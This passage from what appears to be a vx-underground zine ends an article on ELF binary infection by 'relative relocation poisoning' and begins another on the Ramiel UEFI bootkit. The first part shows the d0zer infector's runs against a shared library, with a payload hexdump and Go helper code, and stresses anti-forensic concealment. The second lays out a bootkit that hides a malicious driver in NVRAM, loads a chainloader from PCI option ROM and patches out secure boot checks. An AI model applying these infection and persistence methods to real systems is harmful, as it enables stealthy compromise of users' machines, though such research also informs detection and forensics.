

```
[sad0p@Arch-Deliberate experimental]$ ./ctors
I should have never been called

hello from second() constructor
hello from main -- hopefully all constructors were called.

[sad0p@Arch-Deliberate experimental]$
```

We now have a viable proof of concept for executing parasitic code without modifying the entry point but instead altering relocation records to make the dynamic/runtime linker and loader do our handy work. I call this process Relative Relocation Poisoning/Hijacking. We can now target any ELF binary utilizing relative relocations, including standard executables and libraries (shared objects). So binary infection methods such as *PT_NOTE* to *PT_LOAD* and *Text Segment Padding*, once used to target standard ELF executables, can now be applied to ELF shared objects executables. Any ELF binary linked against an infected shared library would then have parasitic code executed within the execution context of the binary.

We can demonstrate full infection using `d0zer`, a program I first wrote to inject standard ELF executables with arbitrary payloads using *Text Segment Padding Algorithm*. It has since then been augmented to support *PT_NOTE* to *PT_LOAD* with Relative Relocation Hijacking/Poisoning in shared objects and standard executable that employ relative relocations. The following example will utilize the *testlib.so* and *main* ELF binaries we compiled earlier. First, recompile the *testlib.so* binary with the instructions from earlier in the article, because the binary underwent modification with our symbol hijacking exercise. Then execute the *main program* (assuming it is still in the same directory from the earlier example) to view the output.



```
[sad0p@Arch-Deliberate testlib2]$ gcc -c testlib.c -o testlib.o -fPIC
[sad0p@Arch-Deliberate testlib2]$ gcc -shared testlib.o -o testlib.so
[sad0p@Arch-Deliberate testlib2]$ ./main
This is func1
[sad0p@Arch-Deliberate testlib2]$
```

Now, `d0zer` contains a default payload that prints "hello world – this is a non payload" for testing purposes; we will use it for this example. The following screenshot shows `d0zer` carrying out the *PT_NOTE* to *PT_LOAD* infection algorithm, then locating the dynamic segment to find where relocation entries are stored, iterating over the records to find a suitable entry (word on this later) and hijacking/poisoning the relocation record's addend field to point to our parasitic code and making sure the corresponding *.init_array* entry matches on disk. Making sure the relocation record's addend and .init_array share the same value is essential from an anti-detection or anti-forensics standpoint. Even though *.init_array* contents on disk are useless, we want them to appear as if the compiler and link editor produced the entirety of the binary. Worth noting that `d0zer` does not overwrite the original binary but creates an infected copy suffixed with "-infected," so you will need to replace the legitimate file with the infected one before running the *main* program:



```
[sad0p@Arch-Deliberate testlib2]$ ../../d0zer -ctorsHijack -infectionAlgo PtNoteToPtLoad -debug -target testlib.so
[+] PT_NOTE segment pHeader index @ 6
[+] Converting PT_NOTE to PT_LOAD and setting PERM R-X
[+] Newly created PT_LOAD virtual address starts at 0xc003aa8
[+] CtorsHijack requested. Locating and reading Dynamic Segment
[+] 24 entries in Dynamic Segment
[+] Located DT_RELA @ 0x0000000000000498
[+] DT_RELA has 24 entries
[+] File offset of relocations @ 0x0000000000000498
[+] Found viable relocation record hooking/poisoning
        offset: 0x0000000000003df8
        type: R_X86_64_RELATIVE
        Addend: 0x0000000000001100
[+] offset 0x0000000000002df8 updated with value (Addend) 000000000c003aa8
------------------PAYLOAD----------------------------
00000000  54 50 51 53 52 56 57 55  41 50 41 51 41 52 41 53  |TPQSRVWUAPAQARAS|
00000010  41 54 41 55 41 56 41 57  eb 00 e8 2b 00 00 00 68  |ATAUAVAW...+...h|
00000020  65 6c 6c 6f 20 2d 2d 20  74 68 69 73 20 69 73 20  |ello -- this is |
00000030  61 20 6e 6f 6e 20 64 65  73 74 72 75 63 74 69 76  |a non destructiv|
00000040  65 20 70 61 79 6c 6f 61  64 0a b8 01 00 00 00 bf  |e payload.......|
00000050  01 00 00 00 5e ba 2a 00  00 00 0f 05 41 5f 41 5e  |....^.*.....A_A^|
00000060  41 5d 41 5c 41 5b 41 5a  41 59 41 58 5d 5f 5e 5a  |A]A\A[AZAYAX]_^Z|
00000070  5b 59 58 5c e8 12 00 00  00 48 83 e8 79 48 2d a8  |[YX\.....H..yH-.|
00000080  3a 00 0c 48 05 00 11 00  00 ff e0 48 8b 04 24 c3  |:..H.......H..$.|
--------------------END------------------------------
[+] Increased Phdr.Filesz by length of payload (0x90)
[+] Increased Phdr.Memsz by length of payload (0x90)
[+] Increased section header offset from 0x3318 to 0x33a8 to account for payload
[sad0p@Arch-Deliberate testlib2]$ mv testlib.so-infected testlib.so
[sad0p@Arch-Deliberate testlib2]$ ./main
hello -- this is a non destructive payloadThis is func1
[sad0p@Arch-Deliberate testlib2]$
```


We can also demonstrate *Text Segment Padding* after recompiling *testlib.so* and replacing the legitimate shared object with the infected version that `d0zer` produces.



```
[sad0p@Arch-Deliberate testlib2]$ gcc -c testlib.c -o testlib.o -fPIC
[sad0p@Arch-Deliberate testlib2]$ gcc -shared testlib.o -o testlib.so
[sad0p@Arch-Deliberate testlib2]$ ../../d0zer -ctorsHijack -infectionAlgo TextSegmentPadding -debug -target testlib.so
[+] CtorsHijack requested. Locating and reading Dynamic Segment
[+] 24 entries in Dynamic Segment
[+] Located DT_RELA @ 0x0000000000000498
[+] DT_RELA has 24 entries
[+] File offset of relocations @ 0x0000000000000498
[+] Found viable relocation record hooking/poisoning
        offset: 0x0000000000003df8
        type: R_X86_64_RELATIVE
        Addend: 0x0000000000001100
[+] offset 0x0000000000002df8 updated with value (Addend) 0000000000001145
[+] Text segment starts @ 0x1000
[+] Text segment ends @ 0x1145
[+] Payload size pre-epilogue 0x5c
[+] Appended default restoration stub
[+] Generated and appended position independent return 2 OEP stub to payload
[+] Payload size post-epilogue 0x90
------------------PAYLOAD----------------------------
00000000  54 50 51 53 52 56 57 55  41 50 41 51 41 52 41 53  |TPQSRVWUAPAQARAS|
00000010  41 54 41 55 41 56 41 57  eb 00 e8 2b 00 00 00 68  |ATAUAVAW...+...h|
00000020  65 6c 6c 6f 20 2d 2d 20  74 68 69 73 20 69 73 20  |ello -- this is |
00000030  61 20 6e 6f 6e 20 64 65  73 74 72 75 63 74 69 76  |a non destructiv|
00000040  65 20 70 61 79 6c 6f 61  64 0a b8 01 00 00 00 bf  |e payload.......|
00000050  01 00 00 00 5e ba 2a 00  00 00 0f 05 41 5f 41 5e  |....^.*.....A_A^|
00000060  41 5d 41 5c 41 5b 41 5a  41 59 41 58 5d 5f 5e 5a  |A]A\A[AZAYAX]_^Z|
00000070  5b 59 58 5c e8 12 00 00  00 48 83 e8 79 48 2d 45  |[YX\.....H..yH-E|
00000080  11 00 00 48 05 00 11 00  00 ff e0 48 8b 04 24 c3  |...H.......H..$.|
--------------------END------------------------------
[+] Increased text segment p_filesz and p_memsz by 144 (length of payload)
[+] Adjusting segments after text segment file offsets by 0x1000
        Inceasing pHeader @ index 2 by 0x1000
        Inceasing pHeader @ index 3 by 0x1000
        Inceasing pHeader @ index 4 by 0x1000
        Inceasing pHeader @ index 8 by 0x1000
        Inceasing pHeader @ index 10 by 0x1000
[+] Increasing section header addresses if they come after text segment
[+] Extending section header entry for text section by payload len.
[+] (14) Updating sections past text section @ addr 0x2000
[+] (15) Updating sections past text section @ addr 0x201c
[+] (16) Updating sections past text section @ addr 0x2040
[+] (17) Updating sections past text section @ addr 0x3df8
[+] (18) Updating sections past text section @ addr 0x3e00
[+] (19) Updating sections past text section @ addr 0x3e08
[+] (20) Updating sections past text section @ addr 0x3fc8
[+] (21) Updating sections past text section @ addr 0x3fe8
[+] (22) Updating sections past text section @ addr 0x4008
[+] (23) Updating sections past text section @ addr 0x4010
[+] (24) Updating sections past text section @ addr 0x0
[+] (25) Updating sections past text section @ addr 0x0
[+] (26) Updating sections past text section @ addr 0x0
[+] (27) Updating sections past text section @ addr 0x0
[+] writing payload into the binary
[sad0p@Arch-Deliberate testlib2]$ mv testlib.so-infected testlib.so
[sad0p@Arch-Deliberate testlib2]$ ./main
hello -- this is a non destructive payloadThis is func1
[sad0p@Arch-Deliberate testlib2]$
```


In our `r2` example, we overwrote the relocation entry, meaning the original entry never got executed; this is a bad practice as relocation entries are essential to the program function (often associated with critical initialization routines in both standard executables and shared objects). In `d0zer`, this is handled by having the parasitic code pass execution to the code/function that existed in the relocation record pre-infection. As stated earlier in the article, one of the goals of binary infection is to leave the binary in a state where it can function as if it was not infected.

There are limits to Relative Relocation Poisoning/Hijacking. For instance, not all relative relocations associate with executable code. Some are associated with data objects. Look at the `readelf` output of a simple "hello world" application dynamically linked against *libc*. The `readelf` application is being run with flag "-s" to look for symbols (second run of `readelf` in the following screenshot), and its output is piped to grep to match symbols with their offsets. We can see that the first two offsets gathered from the relocation record printout have symbol types *FUNC* (defined as *STT_FUNC* in *elf.h*), which indicates the symbol is associated with a function or executable code. The last `readelf` run with offset 0x4010 shows this offset is of type OBJECT, which lets us know the relocation is associated with data. You would need to avoid hijacking these entries.




```
[sad0p@Arch-Deliberate experimental]$ readelf -r helloworld64_dynamic

Relocation section '.rela.dyn' at offset 0x558 contains 8 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000003dd0  000000000008 R_X86_64_RELATIVE                    1130
000000003dd8  000000000008 R_X86_64_RELATIVE                    10e0
000000004010  000000000008 R_X86_64_RELATIVE                    4010
000000003fc0  000100000006 R_X86_64_GLOB_DAT 0000000000000000 __libc_start_main@GLIBC_2.34 + 0
000000003fc8  000200000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_deregisterTM[...] + 0
000000003fd0  000400000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
000000003fd8  000500000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_registerTMCl[...] + 0
000000003fe0  000600000006 R_X86_64_GLOB_DAT 0000000000000000 __cxa_finalize@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x618 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000004000  000300000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
[sad0p@Arch-Deliberate experimental]$ readelf -s helloworld64_dynamic | grep 1130
    10: 0000000000001130     0 FUNC    LOCAL  DEFAULT   14 frame_dummy
[sad0p@Arch-Deliberate experimental]$ readelf -s helloworld64_dynamic | grep 10e0
     7: 00000000000010e0     0 FUNC    LOCAL  DEFAULT   14 __do_global_dtors_aux
[sad0p@Arch-Deliberate experimental]$ readelf -s helloworld64_dynamic | grep 4010
    27: 0000000000004010     0 OBJECT  GLOBAL HIDDEN    24 __dso_handle
[sad0p@Arch-Deliberate experimental]$
```

There are two solutions I can think of (one implemented in d0zer): to check if the offset is within the *.init_array* section since that section only holds function pointers and only contain entries pointing to code. The following screenshot illustrates the function in `d0zer` to do just that.



```
func (t *TargetBin) withInSectionVirtualAddrSpace(sectionName string, addr interface{}) bool {
    var s int
    for s = 0; s < len(t.SectionNames); s++ {
        if sectionName == t.SectionNames[s] {
            break
        }
    }

    var status bool
    if shdrs, ok := t.Shdrs.([]elf.Section64); ok {
        startAddr := shdrs[s].Addr
        endAddr := shdrs[s].Addr + shdrs[s].Size
        status = addr.(uint64) >= startAddr && addr.(uint64) <= endAddr
    }
```



```
    if shdrs, ok := t.Shdrs.([]elf.Section32); ok {
        startAddr := shdrs[s].Addr
        endAddr := shdrs[s].Addr + shdrs[s].Size
        status = addr.(uint32) >= startAddr && addr.(uint32) <= endAddr
    }

    return status
}
```

The other solution requires us to check the symbol tables to make sure the associated is of type *STT_FUNC* or *FUNC* (`readelf` version). However, there is a drawback, and it's not unusual for production binaries to have their .symtab removed in dynamically linked binaries to decrease file size. Finally, statically compiled and linked binaries (ELF type ET_EXEC) do not utilize relative relocations (R_X86_64_RELATIVE), so Relative Relocation Poisoning/Hijacking will not work.

I hope this helps demystify ELF binary infection, and informs efforts to both further the art of exploitation, and the forensic analysis & defeat of malicious actors.

Credit – *To Alpinista for his edits.*

References:

[1] Executable and Linkable Format (ELF) => https://refspecs.linuxfoundation.org/elf/elf.pdf

[2] d0zer program => https://github.com/sad0p/d0zer

[3] https://maskray.me/blog/2021-10-31-relative-relocations-and-relr

[4] https://maskray.me/blog/2021-11-07-init-ctors-init-array

[5] Linux Binary Analysis by Ryan Oneil [elfmaster] - http://www.staroceans.org/e-book/Learning_Linux_Binary_Analysis.pdf

LET'S COLOR IN

VX-UNDERGROUND STAFF

UEFI Diskless Persistence Technique + OVMF Secureboot Tampering

Authored y *0xwillow*

```
                        #
                     .%%( (
                  /%%%%%%    *#
                ,%%%%%%%%       (
             %%%%%%%%%%%%         ,(
          *%%%%%%%%%%%%%%,           (
       #&%%%%%%%%%%%%%%%&@@             /
     #%%%%%%%%%%&@  %%%%  %%%%%%@,        &
  %%%%%%@.*%%%%%%%%%%%%% (%%%%%%%%%%%%%%@    *
*%%%%%%%%%%%%%%%%%%%%%%% &&%%%%%%%%%%%%%%%%%%%&*/
  /@@@@%%%%%%%%%%%%%%%%& %&%%%%%%%%%%%%%%%%%%&,
    ,#@@@@@@@&%%%%%%%%%&.%&%%%%%%&%%%%%%%%% (
        @@@@@@@@@@@@%%%& %%%%%%%%%%%%%%%,
          #@@@@@@@@@@&@% %%%%%%%%%%%%&/
             (@@@@@@&@@@ %%%%%%%%%%,
               *@@@@@@@@ %%%%%%%//
                   &@@@@ %%%%%/
                     /@@*%%*
                        @
```

https://cpl0.zip
https://github.com/3intermute/Ramiel

Abstract:

The majority of UEFI bootkits persist within the EFI system partition. Disk persistence is usually not ideal as it is easily detectable and cannot survive OS re-installations and disk wipes. Furthermore, for almost all platforms, secure boot is configured to check the signatures of images stored on disk before they are loaded.

Recently, a new technique [6] of persisting in the option rom of PCI cards was discovered. The technique allows bootkits to survive OS re-installations and disk wipes. In the past, edk2 configured secure boot to allow unsigned option ROMs to be executed [8], but since then, it has been patched for most platforms. PCI option ROM persistence is not without limitations:

1. PCI option ROM is often small, usually within the range of ~32 - ~128 KB, providing little room for complex malware.
2. PCI option ROM can be dumped trivially as it is mapped into memory.

Ramiel attempts to mitigate these flaws. Leveraging motherboard's NVRAM, it can utilize ~256 KB of persistent storage on certain systems, which is greater than what current option rom bootkits can utilize. It is also difficult to detect Ramiel since it prevents option ROMs from being mapped into memory, and as vault7 [7] states: "there is no way to enumerate NVRAM variables from the OS... you have to know the exact GUID and name of the variable to even determine that it exists." Ramiel is able to tamper with secureboot status for certain hypervisors.

0. Overview

```
--------------------------------------------------------------------------------
|                                0.1 Overview                                  |
--------------------------------------------------------------------------------
```


The order in which sections are presented is the order in which Ramiel performs operations.

1. Infection:

1.1 Ramiel writes a malicious driver to NVRAM
1.2 Ramiel writes chainloader to PCI option ROM

2. Subsequent Boots:
    2.3 Ramiel patches secure boot check in LoadImage to chainload unsigned malicious driver
    2.4 Ramiel prevents OPROM from being mapped into memory by linux kernel
    2.5 chainloader loads the malicious driver from NVRAM

Misc:
    2.1 OVMF misconfiguration allows for unsigned PCI option ROMs to execute with secure boot enabled
    2.2 Overview of PCI device driver model
    2.6 Source debugging OVMF with gdb


Initial Infection:
dropper
OEM firmware update tool
SetVariable()
NIC PCI option ROM
chainloader driver
NVRAM
malicious driver (chunks)
Next Reboot:
DXE dispatcher loads unsigned chainloader driver
(ignores secure boot violation due to misconfiguration)
chainloader
chainloader: patch secureboot check in CoreLoadImage
chainloader: zero XROMBAR
chainloader: load malicious driver chunks from NVRAM
malicious driver

0.2 Bare Metal

Ramiel has not been tested on bare metal although theoretically it should work with secure boot disabled.


1.0 Infection

1.1 NVRAM

On the version of OVMF tested, QueryVariableInfo returned:

max variable storage:	*262044 B, 262 KB*
remaining variable storage:	*224808 B, 224 KB*
max variable size:	*33732 B, 33 KB*

In order to utilize all of 262 KB of NVRAM, the malicious driver must be broken into 33 KB chunks stored in separate NVRAM variables. Since the size of the malicious driver is unknown to the chainloader, Ramiel creates a variable called “guids” storing the GUIDs of all chunk variables. the GUID of the “guids” variable is fixed at compile time.



```
Example NVRAM layout:
GUID of guids (89547266-0460-43b3-9dfc-e4d627e6629) is known by the chainloader

              ┌─guids──89547266-0460-43b3-9dfc-e4d627e6629───┐
     ┌────────┤0eb06226-a02e-49be-bd56-866b328b44a3          │
     │        │                                              │
     │  ┌─────┤c62104c3-0b2a-4c5a-9b1d-17780ebeaf9f          │
     │  │     │                                              │
     │  │  ┌──┤b0d0f31d-88e0-4cbf-a589-ccc35e4569ab          │
     │  │  │  └──────────────────────────────────────────────┘
     │  │  │
     │  │  │
     │  │  │  ┌─0eb06226-a02e-49be-bd56-866b328b44a3─┐
     └──┼──┼─►│<max var size chunk 1 of driver>      │
        │  │  └──────────────────────────────────────┘
        │  │
        │  │  ┌─c62104c3-0b2a-4c5a-9b1d-17780ebeaf9f─┐
        └──┼─►│<max var size chunk 2 of driver>      │
           │  └──────────────────────────────────────┘
           │
           │  ┌─b0d0f31d-88e0-4cbf-a589-ccc35e4569ab─┐
